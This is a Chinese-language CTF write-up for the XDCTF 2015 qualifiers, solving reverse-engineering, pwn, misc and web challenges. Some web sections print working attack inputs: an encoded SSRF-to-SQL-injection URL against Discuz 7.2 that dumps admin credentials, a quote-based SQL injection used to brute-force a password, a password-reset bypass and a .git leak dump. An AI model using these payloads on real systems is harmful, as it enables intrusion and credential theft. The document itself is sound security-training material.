

XDCTF 2015 Quals Writeups


By ROIS_芳芳飞了

0x00 RE 部分:

100:

(这次比赛让我深深的认识到了自己对 Linux 的 ELF 相关知识并不熟悉)

打开之后 main 函数反编译代码如下:



发现第一轮异或在 bInput 的下标顺序不好确定, 于是准备调试之。

gdb 打开之后直接退出, 输出“Aha,Bye”和 main 函数开头的这个输出对应, 并不知道 ptrace 是什么, 查了一下发现貌似可以反调试

(<http://blog.csdn.net/hmsiwtv/article/details/11022241>), 反正真正影响他的是返回值, 直接 nop 掉这个调用, 正好 rax 的值为 0, 就过掉了

```
_int64 _main()
{
    signed int v1; // [sp+28h] [bp-18h]@14
    int i; // [sp+2Ch] [bp-14h]@6
    unsigned int j; // [sp+2Ch] [bp-14h]@9
    unsigned int k; // [sp+2Ch] [bp-14h]@14

    if ( ptrace(0, 0LL, 1LL, 0LL) < 0 )
    {
        puts("AHa,bye~");
        exit(0);
    }
}
```

然而调试之后, 发现那个下标值根本就是 0-23 按顺序来的, 然后算法就很清晰了: 转换成可读字符(转置((明文[i]^key[i]^7)))==给出的密文, 其中 Key 并不是源文件中的, 似乎在初始化的时候被 base64 了一下 (?),

```

Type "apropos word" to search for commands related to "word"...
Reading symbols from re100p1...(no debugging symbols found)...done.
(gdb) x /s 0x601280
0x601280:      "\\|Gq\\|@?Be\\|TtK5L`\\|D`d42;"
(gdb) disas main
没有符号表被读取。请使用 "file" 命令。
(gdb) b *0x4008e1
Breakpoint 1 at 0x4008e1
(gdb) r
Starting program: /home/jimmy/xdctf/re100p1

Breakpoint 1, 0x00000000004008e1 in ?? ()
(gdb) x /s 0x601280
0x601280:      "ZzAwZF9DcjRrM3JfZzBfb24="
(gdb)

```

反正调试进去的时候可以看到，最后解出来是 R balabala 的，提交了一下并不对，提示信息中有“Congratulations?”一开始以为只是出题人打错了，提交上去不对，官方也说没有解出后，随便一翻，看到 main 上面的函数有一个几乎一模一样的加密过程，按照那个的话，没有对 7 的异或，如此，得出了可读的明文结果：

```

line 0:u      U
line 1:'      G
line 2:r      R
line 3:E      e
line 4:Δ      _
line 5:a      A
line 6:w      t
line 7:e      E
line 8:S      s
line 9:0      P
line 10:m     M
line 11:E     e
line 12:u     U
line 13:      '
line 14:r     R
line 15:E     e
line 16:Δ     _
line 17:A     a
line 18:w     W
line 19:E     e
line 20:S     s
line 21:▯     0
line 22:m
line 23:e     ☆

```

（当时懒得写判断大小决定是否减掉的了，直接两头对比竖着读就好）
Flag:XDCTF{U'Re_AwEs0me}

200:

这个没啥特殊的，就是把明文分成了好几个部分处理，就是一开始的算法入口不太好找，给“Give me the flag:”下一路内存断点，慢慢就跟到了

0x4011eb: 检查长度

0x4012cc: 直接与“XDCTF{”比较，随后检查结尾是否为’}

0x40132e: 判断’_’、’\$’之位置是否有之

0x4014e4: 判断输入的前 6 个字符经过常数偏移之后，能否得到“XDCTF_”

0x401560: 判断’_’之后的 5 个字符是否为“tUlat”

0x4015a1: 判断剩下的字符与 key 异或后是否为 dst

0x401550、0x401589 有明显利用时间函数反调试的坑

Flag:XDCTF{Congra_tUlat\$eyOu}

300:

下载源码后，易判断语言是 Python，使用了许多 lambda 语句来达到一行的效果。可以注意到有许多相似的代码块，于是猜测是由普通代码通过工具生成。使用“__items__, __after, __sentinel”关键字在 GitHub 中搜索得到 <https://github.com/csvoss/oneliner>。其中并没有提供解密方法，于是查看源码，大致知道每种语句块对应一种模板，如使用 for var in [(value)[0]]来完成 var=value 的赋值。而上面使用的关键字是 for 代码块的模板。对代码进一步的研究发现 __g 代表全局命名空间，__y 是一个 lambda 实现的循环。

参考__g 中声明的函数, 可还原出如下代码:

```
import string
```

```
table=string.printable.strip()
```

```
def getbit(p, pos):
```

```
cpos = pos/8
bpos = pos%8
return (p[cpos]>>bpos)&1
```

```
def setbit(p, pos,value):
```

```

cpos = pos/8
bpos = pos%8
if value==0:
    p[cpos]=p[cpos] & ~(1<<bpos)
else:
    p[cpos]=p[cpos] | (1<<bpos)
return p

```

```
def encode(data,buf):
```

```
len = len(data)
```

```
for i in xrange(_len):
    data[i]=data[i]+1
```

```
for i in xrange(_len*6):
    j=((i/6)*8)+(i%6)
```

```
buf=setbit(buf, i, getbit(data, j))
```

```
return buf
```

```
fin = open('flag-d.enc','rb')
```

```
fout = open('my.enc','wb+')
```

```

ss=[]
sss=[]
ssss=[]
sssss=""
for c in s:
    ss.append(table.index(c))
    sss.append(0)
ssss=encode(ss,sss)
print ssss
for c in ssss:
    sssss+=chr(c)
fout.write(sssss)

```

编写解密函数如下:

```

def decode(data,buf):
    _len = len(data)
    i=0
    while True:
        j=((i/6)*8)+(i%6)
        if i>=_len*6:
            break
        buf=setbit(buf, j, getbit(data,i))
        i+=1
    for i in xrange(_len):
        buf[i]=buf[i]-1
    return buf

```

由于加密过程中第一步使用了 table 映射, 而加密过程中只取了低 6 位, 因此超过 64 的数字会被-64, 因此解密操作如下:

```

for c in s:
    ss.append(ord(c))
    sss.append(0)
ssss=decode(ss,sss)
print ssss
for c in ssss:
    sssss+=table[c]
    if c+64<len(table):
        s2+=table[c+64]
    else:
        s2+=' '
print sssss
print s2

```

```

[33, 13, 12, 29, 15, 26, 0, 23, 14, 10, 21, 1, 23, 3, 13, 24, 51, 34, 7, 17, 0,
23, 24, 1, 28, 24, 19, 32, 14, 28, 0, 22, 14, 2, 3, 3, 28]
xdctfg0neal1n3doPy7h0no1sojwes0ne233s
:/~<<#^;-~$^&:_ *>#^_~$}_e ;>#l;%&&

```

将无法解读的字符换成下面一行的得到最终 flag:

xdctf{0ne-l1n3d_Py7h0n_1s_@wes0me233}

翻译过来就是 One-lined Python is awesome233

0x01 PWN 部分:

100:

经搜索文件内容，此文件是 CVE-2012-0158 的一个 POC，找了篇分析文章看了看，打开 OD 带着打开文件路径参数启动，WinExec 上下个断点，发现执行批处理在 C 盘放了 flag 文件，打开即可。（做题人的 XP 虚拟机没打补丁，带上装的 Word 刚好符合版本要求，奈何忘记了一直开着 DEP，死活调不出来，呵呵哒）

Flag: xdctf{d4_5h1_fu_d41_w0_f31}

300:

经典堆溢出，因为现在的操作系统里面的库里的堆分配函数都有安全检查，所以这道题里使用的是重写的经典堆分配函数。

```
stru_node *before; // [sp+Ch] [bp-4h]@2

if ( a_strs )
{
    u2 = (char *)(a_strs - 16);
    next = *(stru_node **)(a_strs - 16 + 4);
    before = *(stru_node **)(a_strs - 16 + 8);
    if ( before )
        before->next = (int)next;
    if ( next )
        next->before = (int)before;
    // ...
}
```


如上图，问题主要出在 free 上，free 函数先将堆块指针向低地址移 16 个字节，如此便使得此时指针+4 为 next 指针，+8 为 before 指针，在 free 的时候，使用了最一般的链表删除操作，即：before->next=now->next，next->before=now->before

或者*(int*)(now->before+8)=now->next，*(int*)(now->next+4)=now->before，这样，如果我们可以改写 now 的 before 和 next，就可以实现对任意内存位置的读写。

经过 checksec.sh 检查，这个 elf 没有开启 nx，所以可以把 shellcode 写在.bss 段从而执行。

这样思路就是：在某一个堆块里写 shellcode，然后跳转至此执行，写 shellcode 很容易，正常操作即可，跳转的话，因为可以自由读写，所以可以通过覆盖 got 来让函数跳到我们想要的地址（即 shellcode 地址）

回到程序功能，其实每增加一个 girl 就是增加一个堆和指向堆的指针，堆的指针存放在一个全局的堆数组，然后 editgirl 就是填写堆块（如下图），因为 addgirl 时就已经确定了堆块的大小（200 或者 400），而 edit 时虽然可以通过改变 type 来让堆填上更多的内容（add 时 type1 堆块大小为 200，edit 时 type2 填写大小 400），如此，下一个堆的 now->before、now->next 就会被改写，如此便实现了堆的溢出，就可以伪造堆首。还有，show 功能可以输出看到指针数组所指内容。



堆的地址是动态的，我们必须先将某个堆首（存放输入的是堆块）的地址的地址写在可以让我们读的堆的地址数组里，这样就可以读出堆的地址。

这样我们把某一个堆的 `now->next` 写成指针数组的地址（全局变量，可以硬编码），`now->before` 也写作指针数组的地址，这样，指针数组的值就变成了指针数组的指针，这样再通过 `show` 的解引用作用，就可以读出指针数组的值，也就是堆块的指针的值，然后减去常数偏移，就可以得到堆的基址。这样，我们可以通过改写堆首，就可以实现将堆的值写入 `got`，从而使某个库函数的调用变成对堆的调用，从而执行 `shellcode`。


EXP 代码见附件 `pwn300.py`

Flag:服务器连不上……没有记下来 QAQ

400:

负数溢出随便写了个 `payload` 打上去就有 `flag` 了，没仔细调……

大概功能就是你发上去一个 `ZIP` 文件头，然后在 44 偏移处写个文件名，就给你返回你发的文件长度值个字节，一开始会读 `flag` 文件，写在堆里，然后你的输入也在堆里，会根据你输入的文件名长度（？），读取一下堆的内容。



如图，对长度的处理上存在一处负数溢出，`filenameLen`，这个参数会在长度判断时是作为 `WORD` 处理的，而在写输出缓冲区函数时，是作为 `DWORD` 处理的，这样，如果在此处填上 `0xFFFF` 那么在 `if` 的判断中，判断的值会变成 `0x0001`（也许吧，没调）然后就通过了，然后在这个 `prentZIP`（好吧，命名的时候拼错惹）函数中，`filenameLen` 参数会从 `0xffff(-1)` 变成 `0x0000ffff(65535)`（大概如此），然后读了不该读的内容，里面就有 `flag` 了。


不过觉得奇怪的是：`src_off44` 的位置应该是在比 `flag` 的堆更高的地址上啊……为什么会读出来……反正就是读出来了，有时间再调吧……

EXP 代码见附件 `pwn400.py`

Flag: XDCTF{dd888dashengxxx0000\$bigtang@chu}

0x02 MISC 部分:

100:



题目给了张图, 根据之后放出的 hint:braintools 在 github 中搜索, 找到一个可加密解密图片的仓库(<https://github.com/mbikovitsky/BrainTools>). 下载后在命令行运行命令:

```
bftools decode braincopter zzzzzzyu.png --output p.txt
```

```
bftools run p.txt
```

输出结果即 flag

200:


Are u kidding?wow! zip! zip! winrar 5.0

题目提供一个 4M 左右的文件和一行字. 查看文件头, 带有 FAT12 字样猜测是软盘镜像文件, 然而尝试了许多方法都无法读取镜像内容.

areyoukidding-origin-download																	
Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	56	49	4D	47	07	00	00	00	0E	01	00	03	46	41	54	31	VIMG FAT1
00000016	32	00	00	00	00	00	01	56	4D	77	61	72	65	2C	56	4D	2 VMware,VM
00000032	77	61	72	65	56	69	72	74	75	61	6C	53	00	00	00	00	wareVirtualS
00000048	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000064	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	00	00	00	00	00	00	00	57	D6	57	D6	C8	7B	00	00	00	WÖWÖE{

换了种思路: 直接抠文件. 使用 binwalk 能检测出里面有许多文件, 包括 chm,gif,zip, 再用 WinHex 可看出里面有许多 PE 文件. 题目提到两个 zip, 就优先提取 zip 文件.

能从文件中提取两个 zip 文件, 一个是无密码的, 包含 3 个文件, 另一个是有密码的, 包含 2 个文件. (一天后才)注意到其中 readme.txt 的 CRC 相同, 说明文件内容相同, 可使用明文攻击的方式解密.



解密后的 flag.txt 中就包含了 flag. 明文攻击要求两个 zip 由同一种压缩软件压缩, 可以猜到题目给的提示是为了构造明文压缩包. 但本次解密直接用了提取的压缩包.

0x03 WEB1 部分:

100:

题目给了个链接

<http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?test=aaaa>

因为题目介绍了 MD5 的碰撞，还以为是爆破

发现备份文件

<http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~>

Phpjm 在线解密得到源码

发现需要绕过

`$test=='0'`

网上有相关 writeup `$test=0e111...` 后面为数字

这样 `$test=0*e^1111..=0`

最后本地跑得 `$test=240610708`

Flag: XDCTF{XTchInalqLRWlJf0Rl59aoVr5atctVCT}

200:

查看源代码发现登陆页面在

<http://flagbox-23031374.xdctf.win:1234/examples/>

提示不是 administrator 以为是 cookie 伪造或者 http 头伪造 ip 然...


后面发现是 tomcat 以前漏扫扫过相关漏洞

Apache Tomcat 样例目录 session 操纵漏洞

<http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample>

先尝试 `user=administrator`

提示未登陆



再 `login=true`

得到 flag: XDCTF{2b5b7133402ecb87e07e85bf1327bd13}

一个任意文件读取

读取源码发现可以 ssrf 探测内网

扫描本机端口发现 3389 开了个 web 服务但是没有内容

读取本地各种文件在

<http://133.130.90.188/?link=file:///etc/hosts>

发现域名 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com


访问

<http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/index.php>

发现是一个 discuz 7.2 发现存在 `faq.php` 的注入 url 二次编码

Flag 在管理员的密码里 XDCTF{bf127a6ae4e2 ssrf to sqli}

http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php?action%3dgrouppermission%26gids%5b99%5d%3d%2527%26gids%5b100%5d%5b0%5d%3d%2529%2520and%2520%2528select%25201%2520from%2520%2528select%2520count%2528%2a%2529%2cconcat%2528%2528select%2520concat%25280x5E5E5E%2cusername%2c0x3a%2cpas sword%2c0x3a%2csalt%2529%2520from%2520cdb_uc_members%2520limit%25200%2c1%2529 %2cfloor%2528rand%25280%2529%2a2%2529%2c0x5E%2529x%2520from%2520information_sc hema%2etables%2520group%2520by%2520x%2529a%2529%2523

打开一看只有一个登录框和一个 `php` 后缀的草泥马图 ，并且这只草泥马提示：

Picture not found! <!--Please input the ID as parameter with numeric value-->

，有个 ID 字段，然后丢到

sqlmap 怎么跑都没结果，以为这只马没用。然后是登录框爆破，注入，均无果。后面官方出提示用双引号。发现这只草泥马终于能够利用双引号闭合来注入了。但是又发现这边过滤了非常多关键字，and,select,mid,substr,select,ascii 等等都被过滤了（不管如何变型），只有 or,hex 等几个没有过滤。一直以为要想怎么绕过这个，却怎么都绕不过去。。后来尝试中发现：Picture.php?ID=2"+or+username="admin"%23 居然可以执行成功：

```
GET
/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=2"+or+userna
me="admin"%23 HTTP/1.1
Host: 133.130.90.172
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152
Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
```

```
HTTP/1.1 200 OK
Date: Sat, 03 Oct 2015 05:58:55 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.12
Content-Type: image
Content-Length: 25938
```


崩NG
Q
QQQHHDROOOOHHHHHHHHHHD&QQQ
pHYsQQQaQQQaQQ?QQQQgAMAA牌!線QQQQ
cHRM0z%QQQQQQQQQQQQQv0QQ嘴QQ:QQQQo拍腦QQd牽DAT
ttRmPQQQQ

原来 username 跟 ID 在同一张表（早就应该想到的🙄）。



然后就去跑 password，利用 payload:

Picture.php?ID=2"+or+password+like+"a"%23,a 不断遍历[a-z][A-Z][0-9]，跑出来后替换继续跑，把 20 位密码跑出来。



跑完后密码：5832f4251cb6f43917df

发现是 20 位的 md5，百度下发现跟 dedecms 的加密一样，要去掉前 3 位，后 1 位，md5 值为：2f4251cb6f43917d，解密得：1u5631209。登录后得到答案：

Flag: XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

0x04 WEB2 部分:

100:

Hint 中提到此题是前台逻辑漏洞, 于是审查 WEB2-200 中得到的源码.

XDSEC-CMS 使用的是 CI 框架, 而这种 mvc 框架中负责逻辑的是控制器, 因为是此题是逻辑漏洞那么肯定不是注入漏洞, 所以不必尝试注入, 也就不必审查 Model, 因此审查范围缩小到 4 个 Controller 中.

[illegible]

```
public function handle_resetpwd()  
{  
    if(empty($_GET["email"]) || empty($_GET["verify"])) {  
        $this->error("Bad request", site_url("auth/forgetpwd"));  
    }  
    $user = $this->user->get_user(I('get.email'), 'email');  
    if(I('get.verify') != $user['verify']) {  
        $this->error("Your verify code is error", site_url('auth/forgetpwd'));  
    }  
    if($this->input->method() == "post") {
```

Auth Controller 中的重置密码部分, User 的 verify 字段是发送邮件时才更新的, 之前都是 null, 而且重置后 verify 字段也会变回 null. 在 handle_resetpwd 中使用 empty(\$_GET) 判断是否为空, 而判断是否相等时使用了 ! 函数.

`is` 是个输入过滤函数，他默认读入 `string` 类型的输入，而对于数组，对象这种非标量类型会直接返回空字符串，因此只要让 `verify[]=` 变成数组就能绕过 `verify` 对任意用户重置密码。

```
switch ($type) {  
    case 's':  
        $input = is_scalar($input) ? strval($input) : '';  
        !empty($rex) && $check_rex($input, $rex);  
    }  
}
```

在网站的 `head` 中包含 `author` 的 email，重置改用户的密码。

xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify[]=1

CMS Search

Reset your password

New password

Confirm Password

Submit

直接 Submit 会报错，因为 Post 的 URL 中的参数会变回 `verify=`。只需审查元素改为 `verify[]=` 即可修改密码

```
<form action="http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=" method="post" accept-charset="utf-8">  
    <input type="password" value="" />  
    <input type="password" value="" />  
    <input type="submit" value="Submit" />  
</form>
```

```
<form action="http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify[]=1" method="post" accept-charset="utf-8">  
    <input type="password" value="" />  
    <input type="password" value="" />  
    <input type="submit" value="Submit" />  
</form>
```

-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify[]=


Search

Congratulation, success!

Password update successful!

Go back

登录该账号后进入后台，查看文件即可获得 flag



200:

题目提示开发有用 git 管理代码，测试 <http://xdsec-cms-12023458.xdctf.win/.git/> 返回 403，果然存在。搜索“.git 泄露利用”发现了两款工具 GitHack 和 DVCS-Ripper，前者测试只能下载几个文件：

```
python GitHack.py "http://xdsec-cms-12023458.xdctf.win/.git/"
[+] Download and parse index file ...
.gitignore
README.md
[OK] README.md
[OK] .gitignore
```

后者可以下载全部文件：

```
root@bt:~/Desktop/dvcs-ripper-master# ./rip-git.pl -v -u http://xdsec-cms-12023458.xdctf.win/.git/
[i] Downloading git files from http://xdsec-cms-12023458.xdctf.win/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: jZyCrAgr
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/d1/6ecb17678b0297516962e2232080200ce7f2b3
[d] found objects/16/249aace43fde916b3f2be659982342778d7fda
```

下载完后马上回退版本：

```
root@bt:~/Desktop/dvcs-ripper-master# git reset --hard HEAD^
fatal: ambiguous argument 'HEAD^': unknown revision or path not in the working tree
Use '--' to separate paths from revisions
```

发现回退不了，检查每一个文件，只发现 HEAD 文件指向的路径不对，“refs/heads/MASTER”这个路径被改成大写了，改回小写后再执行回退命令：

```
root@bt:~/Desktop/dvcs-ripper-master# git reset --hard HEAD^
HEAD is now at d16ecb1 release 1.0
```

Cat index.php

```
root@bt:~/Desktop/dvcs-ripper-master# cat index.php
<?php
/*

Congratulation, this is the [XDSEC-CMS] flag 1

XDCTF-{raGWvWahqZjww4RdHN90}

